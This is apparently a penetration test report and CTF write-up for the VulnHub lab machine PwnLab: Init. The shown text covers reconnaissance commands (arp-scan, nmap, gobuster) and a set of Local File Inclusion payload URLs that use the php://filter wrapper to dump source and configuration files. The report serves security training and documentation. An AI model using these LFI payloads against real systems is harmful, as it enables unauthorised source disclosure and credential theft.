PENETRATION TEST REPORT

PwnLab: Init — VulnHub CTF Machine

ENGAGEMENT DETAILS	
TARGET	PwnLab: Init (VulnHub)
TARGET IP	10.0.2.20
ATTACK MACHINE	Kali Linux | 10.0.2.19
TEST TYPE	Black Box Penetration Test
DATE	March 2026
PREPARED BY	Krishnaprasad A S
CLASSIFICATION	CONFIDENTIAL
OUTCOME	Full Compromise — Root Access Achieved

OVERALL RISK RATING

CRITICAL

CRITICAL	HIGH	MEDIUM	LOW
3	1	2	0

TABLE OF CONTENTS

1	**Executive Summary**	*Risk overview, key findings at a glance*
2	**Methodology**	*Testing approach and phases*
3	**Reconnaissance**	*Host discovery, port scanning, web enumeration*
4	**Exploitation**	*LFI, source code disclosure, credential extraction, file upload bypass + RCE*
5	**Post-Exploitation & Privilege Escalation**	*Shell upgrade, lateral movement, root escalation*
6	**Findings Summary**	*Detailed finding cards with CVSS scores*
7	**Attack Chain**	*End-to-end compromise timeline*
8	**Recommendations**	*Prioritised remediation actions*
9	**Conclusion**	*Summary and final notes*

1 Executive Summary

This report documents a penetration test conducted against the PwnLab: Init VulnHub CTF machine in a controlled lab environment using Kali Linux. The assessment resulted in full system compromise with root-level access achieved through a three-stage attack chain: unauthenticated Local File Inclusion (LFI) via a PHP stream wrapper to extract source code, credential theft from a database configuration file leading to MySQL enumeration and plaintext password recovery, and a file upload restriction bypass combined with cookie-based LFI to achieve Remote Code Execution followed by a SUID binary PATH hijack privilege escalation chain.

ID	Finding	Severity	CVSS	Status
F-01	Local File Inclusion via PHP Stream Wrapper	CRITICAL	9.8	Confirmed
F-02	Sensitive Credentials in config.php	CRITICAL	9.1	Confirmed
F-03	Remote Code Execution via Upload Bypass + LFI	CRITICAL	9.8	Confirmed
F-04	Plaintext (Base64) Password Storage in MySQL	HIGH	7.5	Confirmed
F-05	Privilege Escalation via Weak PATH (SUID Binary)	MEDIUM	6.8	Confirmed
F-06	Directory Listing Enabled on /images/ and /upload/	MEDIUM	5.3	Confirmed

2 Methodology

The engagement followed a standard black-box penetration testing methodology with no prior knowledge of the target system, credentials, or network architecture. The tester simulated an external attacker with network access to the target.

Phase	Activity	Tools Used	Purpose
Reconnaissance	Network & port discovery	arp-scan, nmap	Identify live hosts, open services, software versions
Enumeration	Web directory brute-force	gobuster	Find hidden paths and PHP files
Exploitation	LFI via PHP stream wrapper	Browser / curl	Extract PHP source code from all pages
Exploitation	Credential extraction from DB	mysql client	Recover user credentials from database
Exploitation	File upload bypass + LFI RCE	curl, nc, Burp Suite	Gain initial reverse shell
Post-Exploitation	Privilege escalation to root	find, su, bash	SUID PATH hijack: www-data → root
Reporting	Findings documentation	Manual analysis	Record all vulnerabilities with evidence

Tool Reference

Tool	Category	Purpose & Usage in This Assessment
arp-scan	Recon	ARP-based network scanner. Sends ARP packets to identify all live hosts — faster and more reliable than ping on local networks.
nmap	Recon	Network mapper. Full TCP port scan (-sC -p-) with default scripts. Identified HTTP (80), rpcbind (111), and MySQL (3306).
gobuster	Enumeration	Web directory brute-forcer. Found config.php, login.php, upload.php, /images/ and /upload/.
Browser / curl	Enumeration / Exploit	Used to trigger the LFI via php://filter wrapper, decode base64 source, log in as kent, and upload the PHP shell.
Burp Suite	Exploitation	HTTP proxy used to intercept the upload request and inject the lang cookie pointing to the uploaded shell to trigger RCE.
mysql	Exploitation	MySQL CLI client. Authenticated to the exposed MySQL service using stolen credentials and dumped the Users database.
nc (netcat)	Exploit	TCP listener for catching the incoming reverse shell connection from the target.

3 Reconnaissance

3.1 Host Discovery — arp-scan

arp-scan broadcasts ARP requests across the local subnet to identify all live devices. Unlike ICMP ping, ARP cannot be blocked by host-based firewalls, making it the most reliable way to discover hosts on a local network segment. The -l flag auto-detects the local network range from the active interface.

```
sudo arp-scan -l | grep 08
```



Figure 1: arp-scan result — Target identified at 10.0.2.20 (VirtualBox NIC)

3.2 Port Scanning — nmap -sC -p-

A full TCP port scan with default NSE scripts was conducted. Three ports were found: HTTP on 80, rpcbind on 111, and MySQL on 3306. The exposed MySQL service on port 3306 is immediately significant — it should never be accessible from an external network interface as it allows direct database access once credentials are obtained.

```
nmap -sC -p- 10.0.2.20
```



Figure 2: nmap -sC -p- — Three open ports: HTTP 80 (Apache 2.4.10), rpcbind 111, MySQL 3306 (5.5.47-0+deb8u1)

Port	State	Service	Version	Notes
80/tcp	Open	HTTP	Apache 2.4.10 (Debian)	Primary web attack surface — PwnLab Intranet Image Hosting
111/tcp	Open	rpcbind	2-4 (RPC #100000)	Standard RPC portmapper — not exploited in this assessment
3306/tcp	Open	MySQL	5.5.47-0+deb8u1	CRITICAL: MySQL exposed externally — credentials found via LFI

CRITICAL

MySQL (port 3306) is exposed directly to the network. Once credentials are obtained via LFI, an attacker can authenticate directly from any machine — no web application layer needed.

3.3 Web Application — Browser

Visiting the web server on port 80 revealed the PwnLab Intranet Image Hosting application. The URL structure (/?page=login) immediately suggested a PHP file inclusion pattern where the page parameter is passed directly into a PHP include() call.



Figure 3: http://10.0.2.20 — PwnLab homepage. The ?page= URL parameter immediately suggests an LFI vector.

3.4 Directory Enumeration — gobuster

gobuster was used with a medium wordlist to enumerate accessible PHP files and directories. config.php appeared empty (size 0) in direct access but was fully readable via LFI.

```
gobuster dir -u http://10.0.2.20 -w /usr/share/seclists/Discovery/Web-Content/

DirBuster-2007_directory-list-2.3-medium.txt -x .php,.txt
```



Figure 4: gobuster — Discovered index.php, /images/, /upload/, upload.php, login.php, config.php, server-status



Figure 5: http://10.0.2.20/images/ — Directory listing enabled, exposing pwnlab.png



Figure 6: http://10.0.2.20/upload/ — Directory listing enabled on the upload destination directory (initially empty)

4 Exploitation

4.1 Local File Inclusion via PHP Stream Wrapper

The index.php application uses ?page= to dynamically include PHP files, appending .php to whatever value is passed. The php://filter stream wrapper bypasses PHP execution entirely — it reads the file's raw content and returns it base64-encoded in the browser, exposing the full source code of any accessible PHP file without authentication.

```
# LFI payload template:

http://10.0.2.20/?page=php://filter/convert.base64-encode/resource=<filename>


# Files targeted:

http://10.0.2.20/?page=php://filter/convert.base64-encode/resource=index

http://10.0.2.20/?page=php://filter/convert.base64-encode/resource=config

http://10.0.2.20/?page=php://filter/convert.base64-encode/resource=login

http://10.0.2.20/?page=php://filter/convert.base64-encode/resource=upload
```



Figure 7: LFI payload URL — php://filter/convert.base64-encode/resource= template prepared in Mousepad



Figure 8: LFI result for index.php — Base64-encoded source displayed in browser instead of being executed



Figure 9: LFI result for upload.php — Base64 output ready for decoding



Figure 10: LFI result for login.php — Encoded source reveals how authentication works

